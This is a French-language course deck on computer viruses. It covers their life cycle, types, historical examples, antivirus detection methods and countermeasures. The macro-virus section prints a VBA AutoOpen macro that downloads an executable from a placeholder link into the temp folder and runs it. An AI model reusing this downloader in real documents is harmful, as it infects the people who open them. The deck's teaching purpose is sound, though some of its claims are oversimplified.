LES VIRUS INFORMATIQUE



I- INTRODUCTION AUX VIRUS

- Un virus est **un programme qui est capable de se reproduire par lui-même**.
- **Principaux impacts (nuisances):**
  - Perturber l'utilisation de la machine infectée.
  - Consommer inutilement toutes les ressources mémoire et de calcul de la machine.
  - Se reproduire autant que possible sur le disque dur de l'utilisateur (consomme l'espace disque et le processeur).
  - Se reproduire sur les disques durs des autres utilisateurs (partage de fichiers réseaux).
- **Caractéristiques:**
  - Infecte les autres programmes.
  - Modifie les données.
  - Se transforme par lui-même.
  - Corrompe les fichiers et les programmes.

II- CYCLE DE VIE DU VIRUS

1. **Création**
    - Désigne le temps que passe un programmeur à construire son virus afin qu'il soit le plus efficace.
2. **Reproduction**
    - Un virus bien conçu, va se reproduire un grand nombre de fois avant de s'activer.
    - Les failles de sécurité réseau et certains outils (partage de fichiers, chat, courriel et téléphonie) sont de très bons vecteurs de propagation de virus.
3. **Activation**
    - Un virus disposant d'une capacité destructive, s'active lorsque les conditions sont réunies (à l'aide de dates, relation réseau, présence d'un logiciel, configuration spéciale).

CYCLE DE VIE DU VIRUS

3. **Découverte**
   - Phase où l'existence du virus est détectée et isolé.
   - Dès l'isolation, il est transmis aux NSCA (National Computer Security Association) ou CERT (Computer Emergency Response Team), où il est analysé, documenté et distribué aux développeurs d'antivirus.
4. **Incorporation**
   - Les compagnies d'antivirus développent une solution pour contrer le virus.
5. **Destruction**
   - Cette phase est atteinte lorsque le virus cesse d'être une menace réelle en utilisant l'antivirus (mise à jour).

III- PHASES D'UN VIRUS - PHASE CRÉATION

- Pourquoi les gens **créent des virus informatiques?**


1	2	3	4	5	6	7
Infliger des dégâts aux compétiteurs	Avantages financiers	Projets de recherche	Faire des farces!	Vandalisme	Cyber terrorisme	Distribuer des messages politiques

- Comment les utilisateurs reçoivent des virus?

Quand un utilisateur accepte des fichiers et des téléchargements sans vérifier correctement la source.
Ouvrir des pièces jointes infectées.
Installer un logiciel pirate.
Ne pas installer et ne pas mettre à jour les nouvelles versions des « plug-ins »
Ne pas utiliser la dernière version de l'anti-virus.

III- PHASES D'UN VIRUS - PHASE INFECTION

- La phase où le virus se reproduit par lui-même et joint **un fichier .EXE** dans le système.
- Les programmes modifiés et infectés par le virus, peuvent exécuter les fonctionnalités du virus sur le système.



III- PHASES D'UN VIRUS - PHASE ATTAQUE

- La phase où le virus **débute à corrompre les fichiers et les programmes du système**.
- Certains virus ont **besoin d'événements déclencheurs** pour être activés.
- La plupart des virus font les actions suivantes:
  - Effacer des fichiers et altérer les données à l'intérieur de fichiers → Cause un ralentissement du système.
  - Exécute certaines tâches qui ne sont pas reliées à un programme. Exemple: Jouer de la musique et créer des animations.

Fichier non fragmenté avant l'attaque

Fichier: A			Fichier: B		
Page 1	Page 2	Page 3	Page 1	Page 2	Page 3

Fichier fragmenté après une attaque d'un virus

Fichier: A			Fichier: B		
Page 1 Fichier A	Page 3 Fichier B	Page 1 Fichier B	Page 3 Fichier A	Page 2 Fichier B	Page 2 Fichier A

INDICATION D'UNE ATTAQUE PAR VIRUS

Activités anormales

Soupçonnez un virus si le système agit de manière sans précédent

Faux positifs

Cependant, tous les problèmes ne peuvent pas être attribués aux virus

- Processus prennent beaucoup de ressources et de temps
- Bips de l'ordinateur sans affichage
- Volume du disque change
- Impossible de charger le système d'exploitation
- L'ordinateur ralentit quand les programmes démarrent
- Activités anormales
- Faux positifs
- Alertes antivirus
- L'ordinateur gèle souvent ou rencontre plusieurs erreurs
- Fichiers et répertoires sont manquants
- Disque dur est consulté souvent
- Fenêtres du navigateur gèlent!

IV- TYPES DE VIRUS


- Virus système ou secteur de démarrage (boot).
- Virus à infection de fichiers (parasites).
- Virus macro.
- Virus multiformes.
- Virus cluster.
- Virus furtif/tunneling.
- Virus par cryptage.



- Virus écrasement de fichiers ou virus « spacefiller » (cavity).
- Virus « sparse infector ».
- Virus « compagnon »/camouflage.
- Virus coquille (shell).
- Virus Extension de fichiers.
- Virus Add-on.
- Virus intrusif.

TYPES DE VIRUS

- **Virus système ou de secteur d'amorçage (boot)**
  - Virus qui déplace la MBR (Master Boot Record) à un autre endroit sur le disque dur et se copie lui-même à la place d'origine de la MBR.
  - Quand le système démarre, le code du virus est exécuté en premier et le contrôle est passé à la MBR.
  - Se lance avant le système d'exploitation: peut rester invisible à l'antivirus.
  - Moyen pour arrêter la menace:
    - Éteindre la machine (coupure de courant) et lancer l'antivirus au démarrage (clé USB, etc.)
    - Seulement **Windows peut-être infecté,** Linux et Mac ont intégré une protection contre ce type de virus.



TYPES DE VIRUS

- Virus à infection de fichiers (parasites)
  - Se place au sein de programmes exécutables sur le système d'exploitation (.COM, .EXE, .SYS, OVL, OBJ, PRG, MNU, BAT sur Windows/Linux/Unix/DOS/Mac)
  - Exécuté à chaque fois que le programme est lancé par l'utilisateur:
    - Le virus ne dispose que des privilèges de l'utilisateur.
    - Installer au début ou à la fin du programme (modification de la taille du programme) ou dans certaines zones vides (sans modifier la taille du programme).

- Virus macro
  - Exécute automatiquement une séquence d'actions quand l'application ou autre chose est déclenchée.
  - Écris en VBA (Visual Basic Application).
  - Proviens d'un fichier via courriel.

```
Sub h()
On Error Resume Next
Dim url As String
url = "delimitadordelaurl
url = Replace(url, " ", "")
URLDownloadToFile 0, "DIRECT LINK HERE", Environ("TEMP") & "\test02.exe", 0, 0
Shell Environ("TEMP") & "\test02.exe"
End Sub

Sub AutoOpen()
    Auto_Open
End Sub
```

V- EXEMPLES DE VIRUS

- Voir actualité sur les virus: http://www.secuser.com/index.htm
  - Mydoom (et ses variantes)
    - Virus qui se propageant par courriel. Il se présente comme un message au titre aléatoire, accompagné d'un fichier joint dont l'extension est, par exemple .BAT, .CMD, .EXE, .PIF, .SCR ou .ZIP. et dont l'icône est faussement celle d'un simple fichier texte. Le virus est lancé si le fichier est exécuté.
  - Bagle (et ses variantes)
    - Virus se propageant par courriel. Il se présente comme un message dont le titre est « Hi » et comporte un fichier joint au nom aléatoire, dont l'extension est.EXE et l'icône sont celles de la calculatrice Windows. Le virus est lancé si le fichier est exécuté.
  - Tchernobyl ou CIH (1997 à 2002)
    - Virus ayant été un des plus destructeurs. Détruit l'ensemble des informations du système attaqué et rendait la machine quasi inutilisable. Le virus envoie sa charge le 26 avril lorsque le programme infecté est exécuté (EXE).
  - Cabir
    - Premier virus informatique Proof of concept se propageant par la téléphonie mobile (Bluetooth et SynbianOS). Fichier de 15Ko (Caribe.sis). Le mot Caribe s'affiche à l'écran, modifie le système pour s'exécuter à chaque démarrage. Aucune action destructrice. Voir: http://www.secuser.com//alertes/2004/cabir.htm

VI - LES ANTIVIRUS

- **Un antivirus** est un logiciel ayant pour rôle de **détecter, de neutraliser puis, si possible, de supprimer les virus présents dans votre ordinateur.**

- Un antivirus ne sert donc pas uniquement à analyser les fichiers du système car si l'un de ceux-ci se retrouve infecté, c'est que l'antivirus aura failli à sa première tâche en amont.

- En effet, le fonctionnement d'un antivirus implique **une prévention de la cyberattaque à partir d'une détection de son comportement.**

- Pour ce faire, un antivirus a recours à plusieurs techniques, expliquées à la page suivante.



MÉTHODES DE DÉTECTION DE VIRUS

Détection par la signature

- C'est la méthode la plus ancienne. Il faut savoir que chaque Virus a une signature unique.
- Lorsqu'il détecte un virus, l'Antivirus interroge sa base de données de référence pour savoir à qui il a affaire et prendre les mesures qui s'imposent.
- C'est important de mettre à jour l'antivirus pour avoir les dernières versions de ces signatures

Détection par comportement

- Cela consiste à intervenir quand un programme a un comportement inhabituel ou non approprié.
- <u>Exemple:</u> Lorsqu'il y a une tentative de télécharger ou d'envoyer des données en mode ' *silencieux* 'et donc sans l'accord du propriétaire.
- Très performant et arrête une tentative d'infection avant d'endommager un fichier.

Détection par intégrité

- Elle consiste à vérifier si les fichiers n'ont pas été modifiés depuis leur installation, s'ils sont bien dans leur version originale (vérification des date / heure et taille entre autres).
- Elle analyse la taille en octet des fichiers et les compare avec des fichiers de références pour détecter toute anomalie.

LES ACTIONS DES ANTIVIRUS

Quand un Antivirus détecte un programme malveillant, il décide un de ces actions:

1. **Mettre en quarantaine:**
   - Le / les fichiers de ce programme sont placés dans un dossier isolé et sûr sur le disque afin que le programme malveillant ne puisse agir.
   - Au fur et à mesure des mises à jour de sa base virale, il pourra éventuellement le réparer / supprimé et même parfois décidé que le fichier incriminé n'est pas dangereux et le faire sortir de cette quarantaine.
2. **Supprimer les fichiers malveillants (cette action est faite manuellement par l'utilisateur).**
3. **Restaurer les fichiers (cette action est faite manuellement par l'utilisateur).**

ANTIVIRUS POPULAIRE

- Windows Defender Security Center
- Norton Security Premium
- Bitdefender Total Security
- Kaspersky Total Security
- McAfee Total Protection
- Avast Premier 2019
- AVG Internet Security



https://www.pcworld.com/article/3219792/best-antivirus-for-windows-pc.html

VII- CONTREMESURES LES VIRUS

- **Voici quelques contremesures à adopter:**
  - Installer un logiciel antivirus qui détectent et enlèvent les infections.
  - Faire les mises à jour de l'antivirus sur une base régulière.
  - Porter attention sur les instructions lors des téléchargements de fichiers ou programmes d'Internet.
  - S'assurer de ne pas ouvrir les fichiers attachés dans les courriels (si on ne sait pas de qui ça vient).
  - Faire des sauvegardes de données.
  - Faire un horaire régulier de scan pour tous les disques.
  - Ne pas accepter de disques ou de programmes sans en avoir validé et avoir « scanné » le contenu.
  - Exécuter le nettoyage des disques, le scan de la base de registre et la défragmentation une fois par semaine.
  - Connaître les dernières menaces des virus informatiques.
  - S'assurer que le blocage des pop-up est activé et utiliser un pare-feu Internet.